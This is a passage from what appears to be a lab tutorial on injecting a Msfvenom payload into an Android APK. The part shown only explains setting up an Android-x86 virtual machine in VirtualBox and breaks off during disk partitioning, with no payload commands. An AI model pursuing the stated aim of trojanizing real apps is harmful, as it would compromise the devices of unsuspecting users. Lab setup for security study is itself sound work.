APK INJECTION

OBJECTIVE: INJECT PAYLOAD INTO APK SOURCE FILE

TOOLS:

- Android Virtual Machine (Androind Version 7) VirtualBox

- Apktool

- Msfvenom


1. INSTALLING/CONFIGURING ANDROID MACHINE

1. Download Android iso file from **http://www.android-x86.org/download**

2. Create a new virtual machine

Type : Linux

Version : Other Linux (64 bit)




Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Android 7
Type: Linux
Version: Other Linux (64-bit)

Next provide the configuration parameters such as memory, disk space and virtual disk type


3. Change Virtual Machine Storage settings as following :

- Remove **Controller: IDE**



Name: IDE
Type: PIIX4
✓ Use Host I/O Cache


- Add new Controller by using the plus sign button next to the button used for removing the old controller



The Storage Tree can contain several controllers of different types. This machine currently has no controllers.


From the drop down menu select **Add IDE Controller**

4. Add New Hard Disk to the IDE: Controller (Red Arrow)



Name: IDE
Type: PIIX4
✓ Use Host I/O Cache

and select **Choose Existing Disk**




You are about to add a virtual hard disk to controller **IDE**.

Would you like to create a new, empty file to hold the disk contents or select an existing one?

Locate the **Virtual Vms** folder and find the folder corresponding to the virtual machine name and select the .vdi file (In this case since the VM name is Android7 we will have Android7.vdi)

5. Add a new Optical Drive to the IDE Controller using the button pointed by the Green Arrow and select the option **Leave Empty**

Select the newly added Optical Drive and in the right side should be its properties and attributes



Optical Drive: IDE Secondary Sla
Live CD/DVD

Type: --
Size: --
Location: --
Attached to: --


In the **Optical Drive** attribute , from the drop down list select **IDE Secondary Slave**

Click the CD Button in the right side and Select the option **Choose Virtual Optical Disk file:**   and select the Android iso file (downloaded from the first step)

With this the configuration of the Virtual Machine properties is done and the next step is to install the actual OS in the Virtual Machine

6. Start the Virtual Machine

A window will appear asking about actions about the Android OS .



Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
Android-x86 Live & Installation CD 7.1-r2

Live CD - Run Android-x86 without installation
Live CD - Debug mode
Installation - Install Android-x86 to harddisk

Advanced options...                                        >

Press [Tab] to edit options
```

android-x86.org
x86
android
Right Ctrl


Select the option **Installation – Install Android x86 to hard disk**

Next a window will prompt for Creating and Modifying partitions or Detecting devices. Since this is a fresh installation there are no existing partitions. A new partition must be created in order to install the operating system. This is done by pressing the **C** key and then moving ahead.


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
Choose Partition
Please select a partition to install Android-x86:

Recommended minimum free space - 4GB  ¦  Optimum free space >= 8GB

Partition ¦ Filesystem ¦ Label              ¦ Size      ¦ Drive name/model

                    Create/Modify partitions
                    Detect devices

                 <  OK  >               <Cancel>
```

For this procedure GPT is not needed and will not be installed , select **No**


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Confirm
Do you want to use GPT?

< Yes >   < No  >
```

The next thing to be done is creating a new partition using the disk utility tools (cfdisk) as shown in the image below. As mentioned before this is a fresh installation and there are no existing partitions. A new partition is creating by selecting and confirming the **New** option


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

